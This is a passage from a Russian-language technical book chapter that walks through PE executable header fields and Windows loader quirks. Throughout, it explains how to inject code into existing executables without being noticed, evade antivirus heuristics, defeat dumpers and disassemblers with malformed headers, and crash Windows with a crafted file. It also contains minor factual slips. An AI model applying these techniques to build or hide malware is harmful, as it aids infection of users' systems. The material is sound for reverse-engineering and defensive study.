просто чудовищна, к тому же нестандартный адрес загрузки сразу бросается в глаза. Так что ценность этого приема очень сомнительна.

Раздвигать страничный имидж все-таки можно! Секция кода практически никогда не обращается к секции данных по относительным адресам, а все абсолютные адреса в обязательном порядке должны быть перечислены в таблице перемещаемых элементов (конечно, при условии, что она вообще есть). Остаются лишь RVA/VA-адреса служебных структур данных, однако их реально скорректировать и вручную. Расширение страничного имиджа с внедрением в конец кодовой секции без сброса ее в оверлей — занятие не для слабонервных, но игра стоит свеч, поскольку такой код идеально вписывается в архитектуру существующего файла и не привлекает к себе никакого внимания. Грубо говоря, это единственный способ вторжения, который нельзя распознать визуально.

6.5. Описание основных полей PE-файла

Как уже говорилось, полностью описывать PE-файл мы не собираемся и предполагаем, что читатели:

- регулярно штудируют фирменную спецификацию перед сном;
- давным-давно распечатали файл WINNT.h из SDK и обклеили им стены своей хакерской берлоги на манер обоев.

Все нижеприведенные структуры взяты именно оттуда.

Внимание

Зачастую они именуются совсем не так, как в спецификации, что вносит в ряды разработчиков жуткую путаницу и сумятицу.

Здесь описываются не все, а лишь самые интересные и наименее известные поля, свойства и особенности поведения PE-файлов. За остальными — обращайтесь к документации.

[old-exe] e_magic

Содержит сигнатуру `MZ`, доставшуюся в наследство от Марка Збиновски — ведущего разработчика MS-DOS и генерального архитектора EXE-формата. Если `e_magic` равен `MZ`, загрузчик приступает к поиску PE-сигнатуры, в противном случае его поведение становится неопределенным. NT и 9*x* поддерживают недокументированную сигнатуру `ZM`, передающую управление на MS-DOS заглушку и обычно выводящую на экран: "This program cannot be run in DOS mode", что в данном случае не соответствует действительности, поскольку программа запускается из Windows!

Один из приемов заражения PE-файлов сводится к внедрению в MS-DOS заглушки, динамически восстанавливающей сигнатуру `MZ` и делающей себе exec для передачи управления программе-носителю. Для восстановления пораженных объектов просто замените `ZM` на `MZ`, и при запуске файла из Windows (включая MS-DOS сессию) вирус больше никогда не получит управления.

Любители могут использовать сигнатуру `NE`, передающую управление на заглушку и устанавливающую значения в сегментных регистрах, как в com, а не exe (`DS == CS`). Ни HIEW, ни IDA с таким файлом работать не могут и сразу же после его загрузки вылетают в астрал.

[old-exe] e_cparhdr

Размер `old-exe` заголовка в параграфах (1 параграф равен `200h` байтам). В настоящее время никем не проверяется (ну, разве что дампером каким),

однако закладывается на это не стоит. Минимальный размер заголовка составляет 1 параграф, а максимальный — ограничен размером самой MS-DOS-заглушки, т. е., если он будет больше поля `e_lfanew`, файл может и не загрузиться.

[old-exe] e_lfanew

Смещение PE-заголовка в байтах от начала файла. Должно указывать на первый байт PE-сигнатуры `PE\x0\x0`, выровненной по границе двойного слова, причем, если сумма image base и e_lfanew вылетает за пределы отведенного загрузчиком адресного пространства, такой файл не грузится.

В памяти PE-заголовок (вместе с остальными заголовками) всегда располагается перед первой секцией, вплотную прижимаясь к ее передней границе (расстояние между виртуальным адресом первой секции и концом заголовка должно быть меньше, чем Section Alignment). На диске PE-заголовок может быть расположен в любом месте файла, например, в его середине или конце (т. е. между началом файла и первым байтом PE-заголовка могут обосноваться она или несколько секций). Не знаю, сойдет ли какой загрузчик от этого с ума, но в Windows 9*x*/NT все работает. При этом значение `SizeOfHeader` должно быть равно действительному размеру PE-заголовка плюс e_lfanew;

```
SectionAlignment >= SizeOfHeaders
```

и

```
FirstSection.RVA >= SizeOfHeaders.
```

[image_file_header] Machine

Тип центрального процессора, под который скомпилирован файл. Если здесь будет что-то, отличное от `14Ch`, на I386 машинах файл просто не загрузится.

[image_file_header] NumberOfSections

Количество секций. Файл, не содержащий ни одной секции, завешивает Windows 9*x* и корректно прерывает свою загрузку под Windows NT. Максимальное количество секций определяется особенностями реализации конкретного лоадера. Так, NT переваривает "всего" `60h` секций. Другие загрузчики могут иметь и более жесткие ограничения. В общем, количество секций должно быть сведено к минимуму.

Если заявленное количество секций меньше числа записей в Section Table, то остальные секции просто не грузятся, но в целом такой файл обрабатывается вполне нормально. Настоящее веселье начинается, когда `NumbersOfSection`

превышает количество реально существующих секций, вылетая за конец Section Table. Если здесь окажутся нули (как чаще всего и бывает), Windows 9*x* отреагирует вполне нормально, чего нельзя сказать об Windows NT, наотрез отказывающейся загружать такой файл. Файл с количеством секций, равным нулю, мертво завешивает Windows 9*x*, в то время как Windows NT обрабатывает такую ситуацию вполне нормально, выдавая неизменное: "Файл не является приложением win32".

Попутно заметим, что многие упаковщики исполняемых файлов по окончании процесса распаковки искажают это поле в памяти, либо увеличивая, либо уменьшая его значение, в результате чего дамперы не могут корректно сбросить такой образ на диск. В `pe-tools/lord-pe` используется довольно ненадежный алгоритм, сканирующий Section Table и отталкивающийся от того, что если `PointerToRelocations`, `PointerToLinenumbers`, `NumberOfRelocations` и `NumberOfLinenumbers` равны нулю, а `Characteristics` — нет, значит, это секция. Эту святую простоту ничего не стоит обмануть! На самом деле, проверку следует ужесточить: если очередная запись в Section Table выглядит, как секция (т. е. все поля валидны), это секция, и, соответственно, наоборот. Под валидностью здесь понимается, что адрес начала секции выровнен в памяти и лежит непосредственно за концом предыдущей секции, а размер секции не вылетает за пределы страничного имиджа.

В листинге 6.1 приведен простой макрос, считывающий содержимое поля `NumberOfSection` по указателю на первый байт PE-заголовка.

Листинг 6.1. Считыватель содержимого `NumberOfSection`

```
#define xNumOfSec(p) (*((WORD*) (p+0x6)))     // p — указатель на PE-заголовок
```

[image_file_header] PointerToSymbolTable/NumberOfSymbols

Указатель на размер отладочной информации в объективных файлах. В настоящее время не используется (да и раньше поле не использовалось тоже). Линкеры топчут оба поля в ноль, отладчики, дизассемблеры и системный загрузчик игнорирует его. Для предотвращения сброса дампа программы на диск запишите сюда нечто, отличное от нуля, и подтяните (в памяти) поле `NumberOfSection` от реального значения до безобразия. Текущие версии pe-tools сдохнут от зависти, но если `NEOx` сподобится встроить нормальный валидатор, этот трюк перестанет работать.

[image_file_header] SizeOfOptionalHeader

Размер опционального заголовка, идущего следом за `IMAGE_FILE_HEADER`. Должен указывать на первый байт Section Table

```
e_lfanew + 18h + SizeOfOptionalHeader = &Section Table,
```

где 18h — это sizeof(IMAGE_FILE_HEADER). Если это не так, файл не загружается. И хотя некоторые загрузчики вычисляют указатель на Section Table, отталкиваясь от NumberOfRvaAndSizes, закладываться на это не стоит, так как системные загрузчики этого мнения не разделяют (листинг 6.2).

Листинг 6.2. Макросы, возвращающие размер опционального заголовка, указатель на таблицу секций, вычисленный стандартным и альтернативным методами

```
#define xopt_sz(p)       (*((WORD*)(p + 0x14 /* size of optional header */)))
#define pSectionTable(p) ((BYTE*)(xopt_sz(p)+0x18 /* size of image heafer */+p))
#define pSectionTable_alt(p)     ((BYTE*)((*((DWORD*)(p+0x74)))*8 + 0x78 + p))
```

[image_file_header] Characteristics

Рассмотрим атрибуты файла. Если

Characteristics & IMAGE_FILE_EXECUTABLE_IMAGE) == 0,

файл не грузится, т. е. первый, считая от нуля, бит характеристик обязательно должен быть установлен. У динамических библиотек должно быть установлено как минимум два атрибута: IMAGE_FILE_EXECUTABLE_IMAGE/0002h и IMAGE_FILE_DLL/2000h.

То же самое относится и к исполняемым файлам, экспортирующим одну или более функций. Если атрибут IMAGE_FILE_DLL установлен, но экспорта нет, исполняемый файл запускаться не будет.

Остальные атрибуты не столь фатальны и под Windows NT/9*x* безболезненно переносят любые значения, хотя, по идее, этого делать не должны. Взять хотя бы IMAGE_FILE_BYTES_REVERSED_LO и IMAGE_FILE_BYTES_REVERSED_HI, описывающие порядок следования байтов в слове. Можно глупый вопрос? Какому абстрактному состоянию процессора соответствует одновременная установка обоих атрибутов? И какие действия должен предпринять загрузчик, если установленный порядок следования байтов будет отличаться от поддерживаемого процессором? Операционные системы от Microsoft просто игнорируют эти атрибуты за ненадобностью. То же самое относится и к атрибуту IMAGE_FILE_32BIT_MACHINE/0100h, которым по умолчанию награждаются все 32-разрядные файлы (16-разрядный PE — это сильно). Впрочем, без крайней нужды лучше заполнять все поля правильно.

Весьма интересен флаг IMAGE_FILE_DEBUG_STRIPPED/0200h, указывающий на отсутствие отладочной информации и запрещающий отладчикам работать с ней даже тогда, когда она есть. Отладочная информация привязана к абсолютным смещениям, отсчитываемым от начала файла. При внедрении в файл чужеродного кода путем его расширения отладочная информация

перестает соответствовать действительности, и поведение отладчиков становится не адекватным. Для решения проблемы существуют три пути.

- Скорректировать отладочную информацию (но для этого нужно знать ее формат).
- Отрезать отладочную информацию от файла (но для этого ее надо найти; кроме того, за концом файла может быть расположен посторонний оверлей).
- Установить флаг `IMAGE_FILE_DEBUG_STRIPPED`.

Последний способ самый простой, но и самый надежный. Соответственно, для восстановления пораженных объектов необходимо "выкусить" чужеродный код из тела файла и сбросить флаг `IMAGE_FILE_DEBUG_STRIPPED`, в противном случае отладчик не покажет исходный код отлаживаемого файла.

Иначе ведет себе флаг `IMAGE_FILE_RELOCS_STRIPPED`, запрещающий перемещать файл, когда релокаций нет. Зачем же тогда этот атрибут нужен? Ведь переместить файл без таблицы перемещаемых элементов все равно невозможно. А вот это еще как сказать! Служебные структуры PE-файла используют только относительную адресацию, и потому любой PE-файл от рождения уже перемещаем. Вся загвоздка в программном коде, активно использующем абсолютную адресацию (ну, так уж устроены современные компиляторы). Технически ничего не стоит создать PE-файл, не содержащий перемещаемых элементов и способный работать по любому адресу (давным-давно, когда землей владели динозавры и никаких операционных систем еще не существовало, этим мог похвастаться практически каждый). Таким образом, возникает неоднозначность: то ли перемещаемых элементов нет, потому что файл полностью перемещаем и fixup ему не нужны, то ли они просто недоступны, и перемещать такой файл ни в коем случае нельзя.

По умолчанию ms link версии и 6.0 и старше внедряет перемещаемые элементы только в DLL, а исполняемые файлы сходят с конвейера неперемещаемыми, однако закладываться на это нельзя, и при внедрении собственного кода в чужеродный PE-файл необходимо удостовериться, что он не содержит перемещаемых элементов. В противном случае возникают следующие проблемы: ваш код не может закладываться на image base и должен быть готов к загрузке по любому адресу; модификация ячеек, относящихся к перемещаемым элементам, обычно заканчивается крахом программы, поскольку они автоматически "исправляются" системным загрузчиком. Допустим, в программе был код типа:

```
mov eax, 0400000h (B8 00 00 40 00),
```

поверх которого мы начертали:

```
push ebp/mov ebp, esp (55/8B EC).
```

Допустим также, что в силу некоторых причин базовый адрес загрузки изменился с `40.00.00h` на `1.00.00.00h`. Ячейка памяти, ранее хранящая непо-

средственный операнд инструкции `mov`, будет переделана в `1.00.00.00h`, что превратит команду

```
mov ebp, esp
```

в

`add [eax], al` со всеми вытекающими отсюда последствиями.

Существует, по меньшей мере, три пути решения этой проблемы.

- Убить fixup (но тогда файл станет неперемещаемым, а ведь некоторые исполняемые файлы подспудно экспортируют одну или несколько функций и без fixup не смогут работать).
- Перезаписывать только неперемещаемые ячейки (но это приведет к размазыванию кода по всему файлу, существенно усложняя его алгоритм).
- Обрабатывать перемещаемые элементы самостоятельно: чтобы система могла перемещать файл при необходимости, но не корежила наш код, подсуньте ей пустую таблицу перемещаемых элементов.

[image_optional_header] Magic

Состояние отображаемого файла. Если здесь будет что-то, отличное от `10Bh` (сигнатура исполняемого отображения), файл не загрузится. PE64-файлам соответствует сигнатура `20Bh` (все адреса у них 64-разрядные), а в остальном они ведут себя, как и нормальные 32-разрядные PE-файлы.

[image_optional_header] SizeOfCode/SizeOfInitializedData/ SizeOfUninitializedData

Суммарный размер секций кода, инициализированных и неинициализированных данных (т. е. секций, имеющих атрибуты `IMAGE_SCN_CNT_CODE/20h`, `IMAGE_SCN_CNT_INITIALIZED_DATA/40h` и `IMAGE_SCN_CNT_UNINITIALIZED_DATA/80h`). Никем не проверяется и может принимать любые, в том числе и заведомо бессмысленные, значения.

Всякий линкер заполняет эти поля по-своему: одни берут физический размер секций на диске, другие — виртуальный размер в памяти, выровненный по границе Section Alignment, причем алгоритм определения принадлежности секции к тому или иному типу не стандартизирован, и в полку разработчиков наблюдается большой разброд и шатание. Наиболее демократичное сословие определяет "родословную" по принципу `OR` (т. е. секция с атрибутами `60h` считается и секций кода, и секцией данных). Иначе действует аристократическая прослойка, придерживающаяся принципа `XOR` и относящая к данным только секции с атрибутами `40h` (`80h`?). Для секции кода сделано некоторое послабление (ведь всякий код на каком-то этапе

обработки представляется данными), и секция с атрибутами `60h` или `A0h` все-таки относится к коду (в противном случае образовались бы неклассифицируемые секции, размер которых не был подсчитан, а этого допускать нельзя).

Как бы там ни было, системному загрузчику на это глубоко наплевать (давным-давно, когда секции кода, данных и неинициализированных данных помещались в "свои" сегменты, эти поля еще имели какой-то смысл, но сейчас это рудименты, пережиток старины).

[image_optional_header] BaseOfCode/BaseOfData

Относительные базовые адреса кодовой секции и секции данных. Никем не проверяется и всяким компоновщиком заполняется по-своему. Для восстановления душевного равновесия оба поля можно смело сбросить в ноль, отдавая дань древним буддийским традициям.

[image_optional_header] AddressOfEntryPoint

Относительный адрес точки входа, отсчитываемый от начала image base, может указывать в любую точку адресного пространства, в том числе и не принадлежащую страничному имиджу (например, направленную на какую-нибудь функцию внутри ядра или dll). Для передачи управления на адреса, лежащие ниже image base, можно использовать целочисленное переполнение. Правда, не факт, что все загрузчики поймут нас правильно (NT поймет точно, остальные не проверял), так что закладываться на это нельзя.

Если точка входа направлена на заголовок или последнюю секцию файла, антивирусы начинают жутко материться, обвиняя файл в зараженности вирусом, поэтому, во избежание недоразумений, точку входа лучше всего располагать в первой секции файла, которой по обыкновению является кодовая секция `.text`.

Для EXE-файлов точка входа соответствует адресу, с которого начинается выполнение, и не может быть равна нулю, а для динамических библиотек — функции диспетчера, условно называемой нами `DllMain`, хотя на самом деле при компоновке dll с настройками по умолчанию компоновщик внедряет стартовый код, перехватывающий на себя управление и вызывающий "настоящую" `DllMain` по своему желанию. `DllMain` вызывается при следующих обстоятельствах: загрузка/выгрузка dll и создание/уничтожение потока. Если точка входа в dll равна нулю, функция `DllMain` не вызывается.

Обязательно учитывайте это при внедрении собственного кода в dll! Чтобы отличить dll от обычных файлов, следует проанализировать поле характеристик. Опираться на наличие или отсутствие таблицы экспорта ни в коем случае нельзя, поскольку экспортировать функции могут не только динамические библиотеки, но исполняемые файлы! К тому же, иногда встречаются динамические библиотеки, не экспортирующие ни одной функции.

[image_optional_header] ImageBase

Базовый адрес загрузки страничного имиджа, измеряемый в абсолютных адресах, отсчитываемых от начала сегмента, или, в терминологии оригинальной спецификации, preferred address (предпочтительный адрес загрузки). При наличии таблицы перемещаемых элементов файл может быть загружен по адресу, отличному от указанного в заголовке. Это происходит в тех случаях, когда требуемый адрес занят системой, динамической библиотекой или загрузчику захотелось что-то подвигать.

Если предпочтительный адрес совпадает с адресом уже загруженной системной библиотеки, поведение последней становится неадекватным. Отладчик, интегрированный в Microsoft Visual Studio, запущенный под управлением NT, проскакивает точку входа и умирает где-то в окрестностях ядра (отлаживаемая программа при этом продолжает исполняться). Под Windows 98 такие файлы отлаживаются вполне нормально, но при выходе из Windows уводят ее в астрал.

Менять чужой image base ни в коем случае нельзя, так как перемещаемым элементам в этом случае будет просто не от чего отталкиваться. И хотя системный загрузчик в большинстве случаев загрузит такой файл вполне нормально, работать он не сможет, ну, во всяком случае, до тех пор, пока все перемещаемые элементы не будут скорректированы надлежащим образом.

[image_optional_header] FileAlignment/SectionAlignment

Кратность выравнивания секций на диске и в памяти. Очень интересное поле! Официально о кратности выравнивания известно лишь то, что она представляет собой степень двойки, причем выполняются условия:

- Section Alignment больше или равно `1000h` байтов;
- File Alignment больше или равно `200h` байтов;
- Section Alignment больше или равно File Alignment.

Если хотя бы одно из этих условий не соблюдается, файл не будет загружен.

В Windows NT существует недокументированная возможность отключения выравнивания, основанная на том, что загрузку прикладных исполняемых файлов/динамических библиотек и системных драйверов обрабатывает один и тот же загрузчик.

Если Section Alignment и File Alignment равны, то последнее может принимать любое значение, представляющее собой степень двойки (например, `20h`). Условимся называть такие файлы "невыровненными". Хотя этот термин не вполне корректен, лучшего пока не придумали.

К невыровненным файлам предъявляется следующее, достаточно жесткое требование: виртуальные и физические адреса всех секций обязаны совпа-

дать, т. е. страничный имидж должен полностью соответствовать своему дисковому образу. Впрочем, никакое правило не обходится без исключений, и виртуальный размер секций может быть меньше их физического размера, но не более, чем Section Alignment — 1 байт (т. е. секция все равно будет выровнена в памяти). Самое интересное, что это данное правило рекурсивно, и даже среди исключений встречаются исключения: если физический размер последней секции вылетает за пределы загружаемого файла, операционная система выбрасывает голубой экран смерти и погибает (во всяком случае, w2k sp3 ведет себя именно так, остальные не проверял). Полномочия администратора для этого не требуются, и даже самая ничтожная личность может устроить грандиозный DoS. Демонстрационные файлы прилагаются.

Операционные системы семейства Windows 9*x* неспособны обрабатывать невыровненные файлы и с возмущением отказывают им в загрузке, выплевывая целых два диалоговых окна.

Для создания невыровненных файлов можно воспользоваться линкером от Microsoft, задав ему ключ `/ALIGN:32` совместно с ключом `/DRIVER`. Без ключа `/DRIVER` ключ `/ALIGN` будет проигнорирован, и линкер использует кратность выравнивания по умолчанию (листинг 6.3).

Листинг 6.3. Макросы для выравнивания с округлением "вниз" и "вверх"

```
#define Is2power(x)          (!(x & (x-1)))
#define ALIGN_DOWN(x, align) (x & ~(align-1))
#define ALIGN_UP(x, align)   ((x & (align-1))?ALIGN_DOWN(x,align)+align:x)
```

[image_optional_header] SizeOfImage

Размер страничного имиджа, выровненный на величину Section Alignment, всегда равен виртуальному адресу последней секции плюс ее размер (выровненный, виртуальный). Если размер страничного образа вычислен неправильно, файл не загружается (листинг 6.4).

Листинг 6.4. Макрос для вычисления реального размера страничного имиджа

```
#define xImageSize(p) (*(DWORD*)(pLastSection(p) + 0xC /* va */) +\
        ALIGN_UP(*(DWORD*)(pLastSection(p) + 0x8 /* v_sz */), xObjectAlign(p)))
```

[image_optional_header] SizeOfHeaders

Суммарный размер всех заголовков, сообщающий загрузчику, сколько байтов читать от начала файла. С этим полем связаны два ограничения: во-первых, `SizeOfHeaders` должен быть выбран так, чтобы загрузчик считал все, что ему необходимо прочитать, а во-вторых, он не может превышать

RVA первой секции (поскольку в противном случае какая-то часть секции оказалась бы спроецированной на область памяти, принадлежащей заголовку, а это недопустимо, ибо ни на какую страницу файла не может отображаться более одного сектора за раз).

Обычно SizeOfHeaders устанавливается на конец Section Table, однако это не самое лучшее решение. Судите сами. Совокупный размер всех заголовков при стандартной MS-DOS-заглушке составляет порядка ~`300h` байтов или даже менее того, в то время как физический адрес первой секции — от `400h` байтов и выше. Отодвинуть секцию назад нельзя — выравнивание не позволяет. Правда, если вынуть MS-DOS-заглушку, можно ужать SizeOfHeaders до `200h` байтов перед началом первой секции. Короче говоря, если следовать рекомендациям от Microsoft, ~`100h` байтов мы неизбежно теряем, что не есть хорошо. Вот некоторые линкеры и размешают здесь таблицу имен, содержащую перечень загружаемых DLL или что-то типа того. Поэтому чтобы ненароком не нарваться на коварный конфликт, лучше всего подтянуть SizeOfHeaders к `min(pFirstSection->RawOffset, pFirstSection->va)`.

Некоторые нехорошие программы (вирусы, упаковщики, дамперы) устанавливают SizeOfHeader на raw offset первой секции, что неправильно. Между концом всех заголовков и физическим началом первой секции может быть расположено любое кратное File Alignment количество байтов, например, 1 Гбайт, и это при том, что виртуальный адрес первой секции `1000h`. Как такое может быть? А очень просто:

```
SizeOfHeaders <= 1000h,
```

и остаток нашего гигабайта не читается и не проецируется в память, поэтому никаких конфликтов и не возникает. Что может быть в этом гигабайте? Ну, например, хитрый оверлей, внедренный тем же вирусом (и такие вирусы уже есть).

[image_optional_header] CheckSum

Контрольная сумма файла. Проверяется только NT, да и то лишь при загрузке некоторых системных библиотек и, разумеется, самого ядра. Алгоритм расчета можно найти в IMAGEHEL.DLL, функция `CheckSumMappedFile`. По слухам, ее исходные тексты входят в SDK. У меня есть SDK, но ничего подобного я там не видел (может, плохо искал?). Впрочем, алгоритм расчета тривиален и декомпилируется на ура.

[image_optional_header] Subsystem

Требуемая подсистема, которую операционная система должна предоставить файлу. Может принимать следующие значения:

- `00h IMAGE_SUBSYSTEM_UNKNOWN` — неизвестная подсистема, файл не загружается;

- 01h IMAGE_SUBSYSTEM_NATIVE — подсистема не требуется, файл исполняется в "родном" окружении ядра и, скорее всего, представляет собой драйвер устройства. Обычным путем не загружается. Если вы пишете вирус/упаковщик/протектор, ни в коем случае не обрабатывайте таких файлов, если только точно не уверены в том, что вы делаете. При загрузке драйверов Windows игнорирует поле подсистемы, и оно может быть любым, поэтому, если Subsystem != IMAGE_SUBSYSTEM_NATIVE, это еще не значит, что данный файл не является драйвером;
- 02h IMAGE_SUBSYSTEM_WINDOWS_GUI — графическая win32-подсистема. Операционная система загружает файл нормальным образом, ну, а дальше — флаг ему в руки, и пусть все, что ему нужно, добываем сам;
- 03h IMAGE_SUBSYSTEM_WINDOWS_CUI — терминальная (она же консольная) win32-подсистема. То же самое, что и IMAGE_SUBSYSTEM_WINDOWS_GUI, но в этом случае файлу достается автоматически создаваемая консоль с готовыми дескрипторами ввода/вывода. Вообще говоря, разница между консольными и графическими приложениями очень условна: консольные приложения могут вызывать GUI32/USER32-функции, а графические приложения — открывать одну или несколько консолей (например, в отладочных целях). Кстати говоря, с этим связана одна забавная проблема, с которой сталкиваются многие "программисты", пытающиеся подавить создание ненужного им окна (ну, мало ли, может они шпиона какого пишут, а это окно его демаскирует). Предотвратить автоматическое создание окна очень просто, достаточно не создавать его;
- 05h IMAGE_SUBSYSTEM_OS2_CUI — подсистема OS/2, только для приложений OS/2 (одним из которых, кстати говоря, является всем известный HIEW) и только для Windows NT. Windows 9*x* не может обрабатывать такие файлы;
- 07h IMAGE_SUBSYSTEM_POSIX_CUI — подсистема POSIX. Только для приложений UNIX и только для Windows NT;
- 09h IMAGE_SUBSYSTEM_WINDOWS_CE_GUI — файл предназначен для исполнения в среде Windows CE. Ни Windows NT, ни Windows 9*x* не могут обрабатывать такие файлы;
- 0Ah MAGE_SUBSYSTEM_EFI_APPLICATION;
- 0Bh IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER;
- 0Ch IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER — подсистема EFI (Extensible Firmware Initiative).

[image_optional_header] DllCharacteristics

Очень странное поле. Мэтт Питтрек пишет, что оно определяет набор флагов, указывающих, при каких условиях точка входа в DLL получает управ-

ление (как-то: загрузка dll в адресное пространство процесса, создание/завершение нового потока и выгрузка dll из памяти). В спецификации на PE-формат эти поля помечены как зарезервированные, и Windows игнорирует их значение, поэтому у большинства файлов оно равно нулю.

Согласно спецификации 6.0 от 1999 г., загрузчик должен поддерживать и другие флаги:

- `800h` — не биндить образ;
- `2000h` — загружать драйвер как WDM-драйвер;
- `8000h` — файл поддерживает работу под терминальным сервером.

Экспериментальная проверка показала, что w2k игнорирует эти флаги.

[image_optional_header] SizeOfStackReserve/SizeOfStackCommit, SizeOfHeapReserve/SizeOfHeapCommit

Объем зарезервированной/выделенной памяти под стек/кучу в байтах. Если

`SizeOfCommit > SizeOfReverse`,

файл не загружается. Ноль обозначает значение по умолчанию.

[image_optional_header] NumberOfRvaAndSizes

Количество элементов (не байтов) в `DATA_DIRECTORY`, следующей непосредственно за этим полем. Из-за грубых ошибок в системном загрузчике компоновщики от Borland и Microsoft всегда выставляют полный размер директории, равный `10h`, даже если реально его не используют. Например, Windows 9*x* не проверяет, что

`NumberOfRvaAndSizes >= RELOCATION` и/или `RESOURCE`,

и если подсунуть ему запрос к одной из этих секций, а таких директорий нет — кранты. Windows NT не проверяет (при загрузке dll) "достаточности" `TLS_DIRECTORY`, и если этот TLS-механизм активирован, а TLS-директории нет — опять кранты.

Компоновщик Юрия Харона выгодно отличается тем, что усекает размер директории до минимума, но и кода вокруг процедуры "сокращений" там строк пятьсот, а уж сколько времени было убито в IDA

Есть и другая проблема. По спецификации, `DATA_DIRECTORY` располагается в самом конце опционального заголовка, и непосредственно за его концом начинается таблица секций. Таким образом, указатель на таблицу секций может быть получен либо так:

```
((BYTE*) ((*((WORD*)(p + 0x14 /* size of optional header */)))+ 0x18
/* size of image header */ + p)),
```

либо так:

```
((BYTE*) ( (*((DWORD*)(p+0x74 /* NumRVAandSize */)))*8 + 0x78 /*
begin DATA_DIRECTOTY */+ p)).
```

Системный загрузчик использует первый способ и допускает, что между DATA_DIRECTORY и SECTION_TABLE может быть расположено некоторое количество "бесхозных" байтов. Некоторые дизассемблеры и упаковщики считают иначе и ищут SECTION_TABLE непосредственно за концом DATA_DIRECTORY. Вот и давайте подсунем им подложную SECTION_TABLE! Пускай их авторы почаще заглядывают в WINNT.H, который недвусмысленно говорит, что:

```
#define IMAGE_FIRST_SECTION( ntheader ) ((PIMAGE_SECTION_HEADER)
\
    ((ULONG_PTR)ntheader +
\
     FIELD_OFFSET( IMAGE_NT_HEADERS, OptionalHeader ) +
\
     ((PIMAGE_NT_HEADERS)(ntheader))->
FileHeader.SizeOfOptionalHeader   \
    ))
```

так что лезть дизассемблером в системный загрузчик совсем необязательно!

DATA_ DIRECTORY

DATA_ DIRECTORY может принимать следующие значения.

- 00h IMAGE_DIRECTORY_ENTRY_EXPORT — указатель на таблицу экспортируемых функций и данных. Встречается преимущественно в динамических библиотеках и драйверах, однако заниматься экспортом товаров может и рядовой исполняемый файл. Использует RVA- и VA-адресацию.
- 01h IMAGE_DIRECTORY_ENTRY_IMPORT — указатель на таблицу импортируемых функций, используемую для связи файла с внешним миром и активируемую системным загрузчиком, когда все остальные механизмы импорта недоступны. Использует RVA- и VA-адреса.
- 02h IMAGE_DIRECTORY_ENTRY_RESOURCE — указатель на таблицу ресурсов, хранящую строки, пиктограммы, курсоры, диалоги и прочие кирпичики пользовательского интерфейса (хотя какие это кирпичики? настоящие бетонные блоки!). Таблица ресурсов организована в виде трехуровневого двоичного дерева, слишком запутанного и разлапистого, чтобы его было можно привести здесь, но, к счастью, использующего только RVA-адресацию, т. е. нечувствительного к смещению "своей" секции (а это, как правило, секция .rsrc) внутри файла. Однако если вы вздумаете править RVA (например, для внедрения новой секции в середину страничного имиджа или переносу image base), вам придется основательно потрудиться с этой структурой.

- 03h IMAGE_DIRECTORY_ENTRY_EXCEPTION — указывает на exception directory (директорию исключений), обычно размещаемую в секции .pdata (хотя это и необязательно). Используется только на следующих архитектурах: MIPS, Alpha32/64, ARM, PowerPC, SH3, SH, WindowsCE. К микропроцессорам семейства Intel это не относится, и IX386-загрузчик игнорирует это поле, поэтому оно может принимать любое значение.
- 04h IMAGE_DIRECTORY_ENTRY_SECURITY — указывает на Certificate Table (таблицу сертификатов), располагающуюся строго в секции .debug и адресуемую не по RVA-адресам, а по физическим смещениям внутри файла (так происходит потому, что таблица сертификатов не грузится в память и обитает исключительно на диске). Если IMAGE_DIRECTORY_ENTRY_SECURITY != 0, ни в коем случае не пытайтесь внедрять в файл посторонний код, иначе он откажет в работе.
- 05h IMAGE_DIRECTORY_ENTRY_BASERELOC — используют RVA-адреса.
- 06h IMAGE_DIRECTORY_ENTRY_DEBUG — отладочная информация, используемая дизассемблерами. Использует RVA- и RAW OFFSET-адресацию, системный загрузчик ее игнорирует.
- 07h IMAGE_DIRECTORY_ENTRY_ARCHITECTURE — на I386-платформе, судя по всему, предназначен для хранения информации о копирайтах (на это, в частности, указывает определение IMAGE_DIRECTORY_ENTRY_COPYRIGHT, данное в WINNT.H), за формирование которых отвечает ключ -D, переданный Багдадскому линкеру ilinlk32.exe, при этом в IMAGE_DIRECTORY_ENTRY_ARCHITECTURE помещается RVA-указатель на строку комментариев, по умолчанию располагающуюся в секции .text. Компоновщик ms link при некоторых до конца не выясненных обстоятельствах помещает в это поле информацию об архитектуре, однако системный загрузчик ее никогда не использует.
- 08h IMAGE_DIRECTORY_ENTRY_GLOBALPTR — указатель на таблицу регистров глобальных указателей, используется только на процессорах ALPHA и PowerPC. На I386-платформе это поле лишено смысла и загрузчик его игнорирует.
- 09h IMAGE_DIRECTORY_ENTRY_TLS — хранилище статической локальной памяти потока (Thread Local Storage). TLS-механизм обеспечивает "прозрачную" работу с глобальными переменными в многопоточных средах без риска, что переменная в самый неподходящий момент будет модифицирована другим потоком. Сюда попадают переменные, объявленные как __declspec(thread). По причине большой причудливости и крайней тяжеловесности реализации (один шаг в сторону — и операционная система стреляет без предупреждения) используется крайне редко. К тому же Windows NT и Windows 9*x* обрабатывают это поле сильно неодинаково. Хранилище обычно размещается в секции .tls, хотя это и необязательно. Использует RVA- и VA-адреса.

- 10h IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG — содержит информацию о конфигурации глобальных флагов, необходимых для нормальной работы программы, имеет смысл только в Windows NT и производных от нее системах. Это поле практически никем не используется, но если возникнет желание узнать о нем больше, можно посмотреть прототип структуры IMAGE_LOAD_CONFIG_DIRECTORY32 в WINNT.h, а также ее описание в Platform SDK. За описанием самих флагов обращайтесь к утилите gflags.exe, входящей в состав Resource Kit и NTDDK. Информация о конфигурации использует VA-адресацию (точнее, пока еще не использует, но резервирует эту возможность на будущее).
- 11h IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT — указатель на таблицу диапазонного импорта, имеющую приоритет над IMAGE_DIRECTORY_ENTRY_IMPORT и обрабатываемую загрузчиком в первую очередь (зачатую до IMAGE_DIRECTORY_ENTRY_IMPORT дело вообще не доходит). По устоявшейся традиции, таблица диапазонного импорта размещается в PE-заголовке, хотя это и необязательно, и некоторые линкеры ведут себя иначе. Используется RVA- и RRAW OFFSET-адресация.
- 12h IMAGE_DIRECTORY_ENTRY_IAT — указатель на IAT (подчиненная структура таблицы импорта). Используется загрузчиком Windows XP, остальные операционные системы это поле, по-видимому, игнорируют.
- 13h IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT — указатель на таблицу отложенного импорта, использующую RVA- и VA-адресацию, но фактически нестандартизованную и отданную на откуп воле конкретных реализаторов.
